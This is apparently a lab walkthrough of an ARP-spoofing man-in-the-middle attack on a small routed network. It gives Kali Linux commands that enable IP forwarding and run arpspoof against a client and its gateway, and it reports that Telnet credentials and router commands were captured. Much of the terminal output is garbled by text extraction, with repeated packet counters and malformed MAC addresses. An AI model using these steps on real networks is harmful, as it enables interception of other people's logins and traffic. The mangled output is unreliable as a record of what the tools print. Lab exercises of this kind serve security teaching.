



Network Topology: -



Operate DHCP in R1 and Distribute lps to PCs

```
PC1> dhcp
DDORA IP 172.16.0.2/16 GW 172.16.0.1
```

PC1>



Write In Kali Linux

```
#ARP Spoofing
```

```
r—(root®kali)-[~]

# echo 1 > /proc/sys/net/ipv4/ip_forward

—(root®kali)-[~]

# arpspoof -i eth0 -t 172.16.0.3 -r 172.16.0.1
```

```
File Actions Edit View Help

RX packets 8 bytes 480 (480.0 8)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 8)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

| Tx packets 8 bytes 480 (480.0 8)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

| Tx packets 8 bytes 480 (480.0 8)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

| Tx packets 8 bytes 480 (480.0 8)
Tx errors 0 dropped 0 overruns 0 carrier 0 collisions 0

| Tx packets 8 bytes 480 (480.0 8)
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| Tx packets 8 bytes 480 (480.0 8)
Tx errors 0 dropped 0 overruns 0 carrier 0 collisions 0

| Tx packets 8 bytes 480 (480.0 8)
Tx errors 0 dropped 0 overruns 0 carrier 0 collisions 0


| Tx packets 8 bytes 480 (480.0 8)
Tx errors 0 dropped 0 overruns 0 carrier 0 collisions 0


| Tx packets 8 bytes 480 (480.0 8)
Tx errors 0 dropped 0 overruns 0 carrier 0 collisions 0

| Tx packets 8 bytes 480 (480.0 8)
Tx errors 0 dropped 0 overruns 0 carrier 0 collisions 0


| Tx packets 8 bytes 480 (480.0 8)
Tx errors 0 dropped 172.16.0.1 is-at 0::29:17:6e:16
0::29:17:6e:16 0::29:49:17:6e:16 0::29:49:17:6e:16
0::29:17:6e:16 0::29:49:17:6e:16 0::29:49:17:6e:16
0::29:17:6e:16 0::29:49:49:40:0 0806 42: arp reply 172.16.0.1 is-at 0::29:17:6e:16
0::29:17:6e:16 0:
```

Enter in client1 and enter Telnet





 We notice that all the configurations that we modified through Telnet on the router were displayed and viewed by the attacker, such as passwords, usernames, and all commands in the routers.



Thanks